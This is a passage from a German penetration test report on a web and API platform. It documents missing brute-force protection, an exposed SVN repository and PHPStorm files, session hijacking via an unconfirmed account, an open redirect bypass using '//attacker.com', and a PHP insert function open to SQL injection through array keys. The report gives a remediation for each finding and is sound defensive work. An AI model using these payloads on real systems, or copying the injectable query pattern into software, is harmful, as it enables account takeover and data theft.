Die Formulare - allen voran das Login-Formular sowie die Registrierfunktion - haben keinen effektiven Brute Force Schutz. Man kann so lange Passwörter ausprobieren, bis man Glück hat. Dass zum Login nicht die E-Mail-Adresse benötigt wird, sondern der Nutzername, der für jeden Nutzer sofort einsehbar ist, erleichtert den Angriff. Besonders einfach gelingt ein Brute Force Angriff über den Endpoint im API (/v1/login).

Als simples Beispiel wurde das Passwort des Nutzers “felix99999” mit Hilfe einer einfachen Wortliste angegriffen. Dieser Nutzer ist im Vorfeld vom Auftraggeber zu Testzwecken angelegt worden und in der API Referenz vermerkt. Die Erkennung, ob ein valides Passwort gefunden wird, basiert auf der Response des API, die u.a. im erfolgreichen Fall “success:true” (samt session_id) ausgibt.

Den erfolgreichen Login via API sieht man im Folgenden:

Nach dem 7. Zugriff konnte Burp Intruder einen Erfolg melden. Wichtiger ist allerdings, dass der Angriff solange weiter ging, bis die Wortliste abgearbeitet war (207 Requests) und nicht unterbunden wurde:




Moderne Webapplikationen erlauben maximal 5-10 fehlerhafte Logins und sperren die jeweilige IP von zukünftigen Login-Versuchen für eine gewisse Zeit aus. Hierbei ist das sichere Implementieren dieser Sperre zu beachten - eine Implementierung als Session-Variable ist unsicher, weil man die Session problemlos über das Cookie PHPSESSID löschen kann. Es empfiehlt sich, die IP mit der Anzahl fehlerhafter Logins in einer Datenbank oder einem Key-Value-Store, wie Redis, zu speichern.

DS-5: Öffentliches SVN Repository erlaubt Einblick in die Codestruktur

CVSS 3.1	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N	5.3
CWE	CWE-200 - Exposure of Sensitive Information to an Unauthorized Actor	
OWASP	A01:2021 - Broken Access Control	
Status	offen	

Der Entwickler arbeitet mit Subversion. Das Repo hierzu wurde sowohl auf der Entwickler- als auch Produktionsseite hochgeladen und konnte problemlos mit Hilfe der bekannten seclists Wortlisten und einem Tool, wie Dirsearch, gefunden werden. Ein Angreifer kann im Anschluss die so gefundene /.svn/wc.db Datei über ein SVN Tool seiner Wahl importieren und meist sogar den gesamten Code einsehen. In diesem Fall war das nicht möglich, weil eine Loginabfrage das Beziehen des aktuellen Codes verhindert hat. Die Datei- und Ordnerstruktur der Seite konnte trotzdem eingesehen werden. Das erlaubt das Finden unsichtbarer Dateien, die man angreifen könnte (worauf verzichtet wurde).

Beispiel für so gefundene Dateien:



Neben dem SVN Repository lassen sich diverse IDE-Dateien finden, die zu PHPStorm gehören. Diese Dateien können einem Angreifer ebenfalls dazu dienen, Insights zu einem System zu erlangen. Einige Beispiele wären:

https://www.REDACTED.com/.idea/workspace.xml
https://www.REDACTED.com/.idea/misc.xml
https://www.REDACTED.com/.idea/modules.xml
https://www.REDACTED.com/dev_xxxxxxxxxxxxxx.iml

DS-6: Login ohne bestätigten Account möglich

CVSS 3.1	CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:L/I:N/A:N	4.3
CWE	CWE-287 - Improper Authentication	
OWASP	A07:2021 – Identification and Authentication Failures	
Status	offen	

Über den Endpoint “/v1/register” kann sich ein Gast via App registrieren. Stimmen seine Daten, muss er seine E-Mail nur noch bestätigen. Die Response eines solchen Requests sieht folgendermaßen aus:


```
{"success":true,"failture":[],"response":{"session_id":"dee7b31bc59c7cb49054f2e8eddxxxx","self":{"id":"10787778","username":"damianpentest3","country":"DE","city":"Erfurt","lat":"50.984768","lon":"11.029880","gender":"MALE","orientation":"HETERO","target_gender":"FEMALE","birthday":"2001-02-08","bodyheight":"170","info":"","age":"17","lastlogin_time":"2018-11-28 16:37:34","visits":"0","activated":"0","verified":"0","ghost":"0","profil_pic":null,"mail":"xxx@gmail.com"}},"version":1600382}
```


An der dick markierten Stelle sieht man eine valide Session für den Nutzer, der noch nicht bestätigt ist. Ein Angreifer kann diesen Session-Wert in seinen PHPSESSID Cookie kopieren und ist eingeloggt (über die Website). Zwar funktionieren dann diverse Funktionen nicht, es ist aber Möglich auf Profile anderer Nutzer zuzugreifen und vor allem auf die Upload-Funktion der Chatfunktion. Zwar ist das Schreiben einer Nachricht nicht möglich (auch das Schicken eines Bildes funktioniert nicht) - das Bild wird aber im Hintergrund hochgeladen, was ein Problem darstellt, das die Upload-Funktionalität verwundbar ist.

Der Tester geht davon aus, dass dieses Verhalten so gewollt ist und dazu führt, dass der Endnutzer die App begrenzt nutzen kann.

DS-7: Open Redirect Bypass

CVSS 3.1	CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:U/C:N/I:L/A:N	4.1
CWE	CWE-601 - URL Redirection to Untrusted Site	
OWASP	A01:2021 - Broken Access Control	
Status	offen	

Innerhalb der Web Route /login existiert der GET-Parameter “redirect”. Dieser dient dazu, einen Nutzer nach erfolgreichem Login auf die interne Zielseite zu leiten. Dieser Parameter ist seitens der Entwickler insofern geschützt worden, als geprüft wird, ob das erste Zeichen ein “/” ist, was impliziert, dass der Nutzer intern umgeleitet werden soll - ein gewünschtes Verhalten.

Eine valide Route sieht so aus:

```
1 GET /vulnerabilities/exec/ HTTP/1.1
```

Der folgende GET Request würde nicht funktionieren, da das erste Zeichen kein “/” ist:

```
1 GET /login?redirect=http://attacker.com HTTP/1.1
```

Jedoch endet die Prüfung an dieser Stelle. Diesen Umstand kann man über doppelte “/”-Zeichen ausnutzen. Der folgende Zugriff würde den Nutzer auf eine vom Angreifer kontrollierte Seite umleiten:

```
1 GET /login?redirect=//attacker.com HTTP/1.1
```

DS-8: SQL Injections in query.class.php

CVSS 3.1	-	0.0
CWE	CWE-89 - SQL Injection	
OWASP	A03:2021 – Injection	
Status	offen	

Dem Tester wurde unter anderem die query.class.php überlassen, damit dieser sich einen Eindruck von der Art und Weise machen kann, wie der Entwickler Code schreibt. Bei der Durchschau der Datei sind zwei Stellen aufgefallen, die potentielle SQL Injections darstellen. Der Entwickler wurde über diese Stellen im privaten Gespräch informiert und versicherte, die genannte Funktion an keiner anderen Stelle so zu verwenden, dass eine Injection stattfindet. Während des Tests wurde auf Stellen geachtet (vor allem in Prozessen, die Daten in die Datenbank schreiben), mit denen man ggf. diese Lücke im Code nutzen könnte. Das waren vor allem Datenübertragungen per POST, die Arrays beinhalten:

HTTP POST Body:

```
likes[]=1&likes[]=2
```

Exemplarisch wird die Funktion gezeigt:

```
public static function insert($table, $insert, $ignore = false, $throwException = false) {
   $keys = array_keys($insert);
   $parms = array();
   foreach($insert as $k => $v) {
      if(is_numeric($v) && !is_float($v) && $v !== '0' && $v !== '1') $typ = DB::INT;
      else $typ = DB::STR;
      $parms[] = array(":".$k, $v, $typ);
   }

   return self::execute("INSERT ".($ignore ? "IGNORE " : "")."INTO `".$table."` (
      `".implode("`,`",$keys)."`
```

```
11      ) VALUES (
12          :".implode(", :",$keys)."
13      )", $parms, false, DB::DB1, $throwException);
14  }
15
```

Zu sehen ist, dass die Keys des Arrays extrahiert und später wieder als Spaltennamen in der INSERT-Query zusammengefügt werden. Schafft es ein Angreifer, die Keys eines Arrays, das an die Insert-Methode geht, zu kontrollieren, wird er erfolgreich eine SQL Injection durchführen können.

Fazit

Während des Tests konnten diverse Arten von Sicherheitslücken gefunden werden, die teilweise während des Tests geschlossen wurden.

Deutlich gesagt werden muss, dass der Fokus vor allem auf Funktionen lag, die ein Angreifer ohne Quellcode ebenfalls testen würde. Das Zeitbudget war mit 16 Stunden relativ knapp bemessen, um die Website sowie mehr als 70 Endpoints wirklich detailliert zu untersuchen. Trotz der knappen Zeit konnten teilweise kritische Probleme aufgezeigt werden.

Das gesamte System verfügt über weitaus mehr Funktionalität, die einem Angreifer zu Beginn nicht bekannt ist. Durch öffentliche Repositories wurde es potentiellen Angreifern enorm erleichtert an die eigentlich geheimen und versteckten Dateien zu kommen. Im Rahmen dieses Penetrationstests wurde darauf verzichtet, sich auch diese Dateien anzuschauen (beispielsweise Template Dateien, Dateien in diversen Unterordnern, wie etwa /gateway/, …). Um das Sicherheitsniveau noch weiter zu verbessern, wäre das sicherlich keine schlechte Idee.

Allgemein konnte mit Hilfe des Penetrationstests die Sicherheit des Portals deutlich verbessert werden. Werden alle Empfehlungen umgesetzt, wird es für Angreifer nochmals deutlich schwerer, Daten aus dem System zu extrahieren.

Im Rahmen der Angriffe wurde versucht, auf das System unter control/dev-control.REDACTED.com zu gelangen, was nicht erfolgreich war. Entsprechend kann zur allgemeinen Sicherheit bzw. zum Code davon keine Aussage getroffen werden. Alle Versuche, via Blind XSS o.ä. irgendwie dorthin zu kommen sind gescheitert. Gefundene Lücken, wie die RCE wurden hierfür natürlich nicht verwendet, würden es aber im Realfall sicherlich werden. Die Htaccess dieser Subdomain konnte außerdem nicht erfolgreich gebruteforced werden.

Da sich die Seite bzw. das Projekt in kontinuierlicher Weiterentwicklung befindet und ggf. neue Funktionen neue Probleme mitbringen können, empfiehlt es sich, neue Teile regelmäßig aus der Perspektive der IT Sicherheit prüfen zu lassen.

Außerdem ist ein Retest dringend angeraten, um die Wirksamkeit der ergriffenen Gegenmaßnahmen zu bestätigen und sicherzustellen, dass keine neuen Schwachstellen eingeführt wurden.

DSecured
+49 176 5678 1922
Glienicker Straße 6c
13467 Berlin
Germany